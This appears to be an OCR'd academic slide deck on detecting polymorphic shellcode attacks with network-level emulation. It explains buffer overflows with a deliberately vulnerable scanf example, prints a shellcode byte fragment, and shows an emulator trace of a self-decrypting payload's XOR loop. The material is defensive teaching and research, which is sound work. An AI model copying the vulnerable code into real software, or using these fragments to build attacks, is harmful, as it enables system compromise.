DCS

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
# Real-world Polymorphic Attack Detection

Michalis Polychronakis, Evangelos Markatos

*Distributed Computing Systems Lab*

*FORTH-ICS, Crete Greece*



# Outline



- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

# • Malware and Botnets



click fraud

port scanning

extortion

phishing


illegal content

DDoS

code injection

malicious websites


spam



- **How?**
- social engineering (phishing, spam, scareware, …)
- viruses (disks, CD-ROMs, USB sticks, warez, …)
- network traffic interception (access credentials, keys, …)
- password guessing (brute force, root:12345678, …)
- physical access (reboot, keylogger, screwdriver, …)
- **software vulnerability exploitation**

# Code Injection Attacks





# Remote Code-injection Attacks



- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  1. Send malicious request to network service
  2. Divert the execution flow of the vulnerable process
     - **Buffer Overflow**
       - (Stack/heap/integer overflow, format string abuse, …)
  3. Execute the injected code **(*shellcode*)**
     - Performs arbitrary operations under the privileges of the vulnerable process


```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
```

# What is a buffer overflow?



```
void  f ( int x )
{
char buffer[10] ;
scanf("%s", &buffer) ;
// other code
}
```


What if the input data is longer than 10 bytes?



# What is a buffer overflow?




- Buffer overflow
- Attacker puts code
  - i.e. execve(/bin/sh)
  - In buffer[10]
- And transfers control to it
- Via the return address




# Attacks – Defenses Coevolution






# Polymorphic Shellcode







- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

# Shellcode as seen on the wire





Actual decrypted payload
762 6000001a E2 xor byte [ebx+0xc],0x77 [60000116] e
763 6000001b E2F9 249 loop 0x60000016 ecx 00000003
764 60000016 E2F9FCE8 xor byte [ebx+0xc],0x77 [60000117] .
765 6000001a E2 inc ebx ebx 6000010C
766 6000001b E2F9 250 loop 0x60000016 ecx 00000002
767 60000016 E2F9FCE8 xor byte [ebx+0xc],0x77 [60000118] .
768 6000001a E2 inc ebx ebx 6000010D
769 6000001b E2F9 251 loop 0x60000016 ecx 00000001
770 60000016 E2F9FCE8 xor byte [ebx+0xc],0x77 [60000119] .
771 6000001a E2 inc ebx ebx 6000010E
772 6000001b E2F9 E loop 0x60000016 ecx 00000000
773 6000001d FC cld
774 6000001e E844000000 w call 0x60000067 esp 600043BC
775 60000067 31C0 xor eax,eax eax 00000000
776 60000069 648B4030 mov eax,fs:[eax+0x30]
777 6000006d 85C0 test eax,eax
778 6000006f 780C js 0x6000007d
779 60000071 8B400C mov eax,[eax+0xc]
mov eax,[eax+0x8]
jmp 0x60000086
END execution trace: 784 instructions, 253 payload reads, 253 unique
[*] chunk 1037 13aac309ba2236b23d6537a77f101b9c
[*] shellcode 1037 13aac309ba2236b23d6537a77f101b9c pos 0
[*] decrypted 253 c3ba2b2f9c6b0e42fcd4da54e4488153
....;T$.u._$..f..._ ..I.4...1.....t...
